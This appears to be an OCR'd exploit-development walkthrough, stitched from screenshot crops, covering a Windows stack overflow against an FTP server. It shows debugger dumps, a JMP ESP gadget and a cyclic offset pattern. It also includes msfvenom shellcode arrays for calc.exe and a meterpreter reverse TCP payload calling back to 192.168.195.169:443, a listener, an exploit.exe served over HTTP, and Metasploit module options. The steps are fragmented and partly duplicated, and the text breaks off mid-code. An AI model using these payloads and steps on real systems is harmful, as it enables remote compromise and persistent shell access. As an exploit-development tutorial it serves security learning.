
```
EIP 31684630
C 0  ES 0023 32bit
P 1  CS 001B 32bit
A 1  SS 0023 32bit
Z 0  DS 0023 32bit
S 0  FS 003B 32bit
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR
EFL 00010216 (NO,N
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
                3 2
FST 0000  Cond 0 0
FCW 027F  Prec NEA
```




```
7C874413  FFE4          JMP ESP
7C874415  43            INC EBX
7C874416  877CED 43     XCHG DWORD PTR SS:[EBP+EBP*8+43],EDI
7C87441A  877C90 90     XCHG DWORD PTR DS:[EAX+EDX*4-70],EDI
7C87441E  90            NOP
7C87441F  90            NOP
```




```
Address  Hex dump                ASCII
01D6FEE8 41 61 30 41 61 31 41 61 Aa0Aa1Aa
01D6FEF0 32 41 61 33 41 61 34 41 2Aa3Aa4A
01D6FEF8 61 35 41 61 36 41 61 37 a5Aa6Aa7
01D6FF00 41 61 38 41 61 39 41 62 Aa8Aa9Ab
01D6FF08 30 41 62 31 41 62 32 41 0Ab1Ab2A
01D6FF10 62 33 41 62 34 41 62 35 b3Ab4Ab5
01D6FF18 41 62 36 41 62 37 41 62 Ab6Ab7Ab
01D6FF20 38 41 62 39 41 63 30 41 8Ab9Ac0A
01D6FF28 63 31 41 63 32 41 63 33 c1Ac2Ac3
01D6FF30 41 63 34 41 63 35 41 63 Ac4Ac5Ac
01D6FF38 36 41 63 37 41 63 38 41 6Ac7Ac8A
01D6FF40 63 39 41 64 30 41 64 31 c9Ad0Ad1
01D6FF48 41 64 32 41 64 33 41 64 Ad2Ad3Ad
01D6FF50 34 41 64 35 41 64 36 41 4Ad5Ad6A
01D6FF58 64 37 41 64 38 41 64 39 d7Ad8Ad9
01D6FF60 41 65 30 41 65 31 41 65 Ae0Ae1Ae
01D6FF68 32 41 65 33 41 65 34 41 2Ae3Ae4A
01D6FF70 65 35 41 65 36 41 65 37 e5Ae6Ae7
01D6FF78 41 65 38 41 65 39 41 66 Ae8Ae9Af
01D6FF80 30 41 66 31 41 66 32 41 0Af1Af2A
01D6FF88 66 33 41 66 34 41 66 35 f3Af4Af5
01D6FF90 41 66 36 41 66 37 41 66 Af6Af7Af
01D6FF98 38 41 66 39 41 67 30 41 8Af9Ag0A
01D6FFA0 67 31 41 67 32 41 67 33 g1Ag2Ag3
01D6FFA8 41 67 34 41 67 35 41 67 Ag4Ag5Ag
01D6FFB0 36 41 67 37 41 67 38 41 6Ag7Ag8A
01D6FFB8 67 39 41 68 30 41 68 31 g9Ah0Ah1
01D6FFC0 41 68 32 41 68 33 41 68 Ah2Ah3Ah
01D6FFC8 34 41 68 35 41 68 36 41 4Ah5Ah6A
01D6FFD0 68 37 41 68 38 41 68 39 h7Ah8Ah9
01D6FFD8 41 69 30 41 69 31 41 69 Ai0Ai1Ai
01D6FFE0 32 41 69 33 41 69 34 41 2Ai3Ai4A
01D6FFE8 69 35 41 69 36 41 69 37 i5Ai6Ai7
01D6FFF0 41 69 38 41 69 39 41 6A Ai8Ai9Aj
01D6FFF8 30 41 6A 31 41 6A 32 41 0Aj1Aj2A
```




```
root@kali:/usr/share/metasploit-framework/tools# msfvenom -p windows/exec CMD=calc.exe -f c -b '\x00\xff'
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 22 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
unsigned char buf[] =
"\xba\x86\x2c\x9a\x7b\xd9\xc2\xd9\x74\x24\xf4\x5e\x33\xc9\xb1"
"\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\x89\xce\x6f\x87\x7d\x8c"
"\x90\x78\x7d\xf1\x19\x9d\x4c\x31\x7d\xd5\xfe\x81\xf5\xbb\xf2"
"\x6a\x5b\x28\x81\x1f\x74\x5f\x22\x95\xa2\x6e\xb3\x86\x97\xf1"
"\x37\xd5\xcb\xd1\x06\x16\x1e\x13\x4f\x4b\xd3\x41\x18\x07\x46"
"\x76\x2d\x5d\x5b\xfd\x7d\x73\xdb\xe2\x35\x72\xca\xb4\x4e\x2d"
"\xcc\x37\x83\x45\x45\x20\xc0\x60\x1f\xdb\x32\x1e\x9e\x0d\x0b"
"\xdf\x0d\x70\xa4\x12\x4f\xb4\x02\xcd\x3a\xcc\x71\x70\x3d\x0b"
"\x08\xae\xc8\x88\xaa\x25\x6a\x75\x4b\xe9\xed\xfe\x47\x46\x79"
"\x58\x4b\x59\xae\xd2\x77\xd2\x51\x35\xfe\xa0\x75\x91\x5b\x72"
"\x17\x80\x01\xd5\x28\xd2\xea\x8a\x8c\x98\x06\xde\xbc\xc2\x4c"
"\x21\x32\x79\x22\x21\x4c\x82\x12\x4a\x7d\x09\xfd\x0d\x82\xd8"
"\xba\xe2\xc8\x41\xea\x6a\x95\x13\xaf\xf6\x26\xce\xf3\x0e\xa5"
"\xfb\x8b\xf4\xb5\x89\x8e\xb1\x71\x61\xe2\xaa\x17\x85\x51\xca"
"\x3d\xe6\x34\x58\xdd\xc7\xd3\xd8\x44\x18";
```
]




```
Registers (FPU)
EAX 004047D4 fcrip.004047D4
ECX 00000001
EDX E7FFFFFF
EBX 00E068DC
ESP 01C3FFFC
EBP 00000000
ESI 000000C0
EDI 00165170

EIP 7C8106F9 kernel32.7C8106F9

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFD4000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000200 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```




```
root@kali:/usr/share/metasploit-framework/tools# ./payload_lengths.rb | awk ' $2<=250'|grep windows
```




```
windows/meterpreter/bind_nonx_tcp                   201
windows/meterpreter/find_tag                        92
windows/meterpreter/reverse_nonx_tcp                177
windows/meterpreter/reverse_ord_tcp                 93
windows/patchupdllinject/bind_nonx_tcp              201
windows/patchupdllinject/find_tag                   92
windows/patchupdllinject/reverse_nonx_tcp           177
windows/patchupdllinject/reverse_ord_tcp            93
windows/patchupmeterpreter/bind_nonx_tcp            201
windows/patchupmeterpreter/find_tag                 92
windows/patchupmeterpreter/reverse_nonx_tcp         177
windows/patchupmeterpreter/reverse_ord_tcp          93
```




```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_nonx_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process,
 none)
   LHOST     192.168.195.169  yes       The listen address
   LPORT     443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit -j
```



```
root@kali:/usr/share/metasploit-framework/tools# msfvenom -p windows/meterpreter/reverse_nonx_tcp lhost=192.168.195.169 lport=443 -f c -b '\x00'
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 22 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 204 (iteration=0)
unsigned char buf[] =
"\xba\x16\xdf\x1b\x5d\xd9\xf6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1"
"\x2d\x31\x56\x13\x83\xc6\x04\x03\x56\x19\x3d\xee\xa1\x4f\x2a"
"\x56\xb2\x76\x53\xa6\xbd\xe8\x9d\x82\xc9\x95\xe1\xbf\xb2\x58"
"\x62\xc1\xa5\x29\xc5\xe1\x38\xc7\x61\xd5\xa0\x16\x98\x27\x15"
"\x81\xc8\x89\x5f\xbc\x11\xc8\xe4\x7e\x64\x3a\xa7\x18\xbe\x08"
"\x5d\x07\x8b\x07\xd1\xe3\x0d\xf1\x88\x60\x11\x58\xde\x39\x36"
"\x5b\x09\xc6\x6a\xc2\x40\xa4\x56\xe8\x33\xcb\x77\x21\x6f\x57"
"\xf3\x01\xbf\x1c\x43\x8a\x34\x52\x58\x3f\xc1\xfa\x68\x61\xb0"
"\xa9\x0e\xf5\x0f\x7f\xa7\x72\x03\x4d\x68\x29\x85\x08\xe4\xb1"
"\xb6\xbc\x9c\x61\x1a\x13\xcc\xc6\xcf\xd0\xa1\x41\x08\xb0\xc4"
"\xbd\xdf\x3e\x90\x12\x86\x87\xf9\x4a\xb9\x21\x63\xcc\xee\xa2"
"\x93\xf8\x78\x54\xac\xad\x44\x0d\x4a\xc6\x4b\xf6\xf5\x45\xc5"
"\xeb\x90\x79\x86\xbc\x02\xc3\x7f\x47\x34\xe5\xd0\xf3\xc6\x5a"
"\x82\xac\x85\x3c\x9d\x92\x12\x3e\x3b";
```




```
msf exploit(handler) > [*] Transmitting intermediate stager for over-sized stage...(216
 bytes)
[*] Sending stage (770048 bytes) to 192.168.195.159
```




1. Causes a Jump to ESP

2. The NOP sled is run through then the shellcode is hit The first stage calls the second stage

3. The first stage calls the second stage




4. The second stage of the shellcode clobbers the first stage as it is being processed preventing the execution



1. Causes a Jump to ESP

2. The NOP sled is run through then the shellcode is hit The first stage calls the second stage


3. The first stage tells ESP to move to a lower address




4. The ESP moves to the request address

5. The second stage is called


6. The second stage is executed



```
root@kali:/usr/share/metasploit-framework/tools# ./nasm_shell.rb
nasm > sub esp, 0x13880
00000000  81EC80380100      sub esp,0x13880
```




```
root@kali:/tmp/web# msfvenom -p windows/meterpreter/reverse_nonx_tcp lhost=192.168.195.169 lport=443 -b '\x00' -f exe -o /tmp/web/exploit.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 22 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 204 (iteration=0)
Saved as: /tmp/web/exploit.exe
root@kali:/tmp/web# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.195.159 - - [19/Apr/2015 05:39:36] "GET / HTTP/1.1" 200 -
```




Directory listing for /


- exploit.exe




```
Module options (exploit/windows/ftp/sami_ftpd_list):

   Name      Current Setting      Required  Description
   ----      ---------------      --------  -----------
   FTPPASS   mozilla@example.com  no        The password for the specified username
   FTPUSER   anonymous            no        The username to authenticate as
   RHOST                          yes       The target address
   RPORT     21                   yes       The target port
   SOURCEIP                       no        The local client address
```




```
'Payload'          =>
  {
    'Space'           => 1500,
    'DisableNops'     => true,
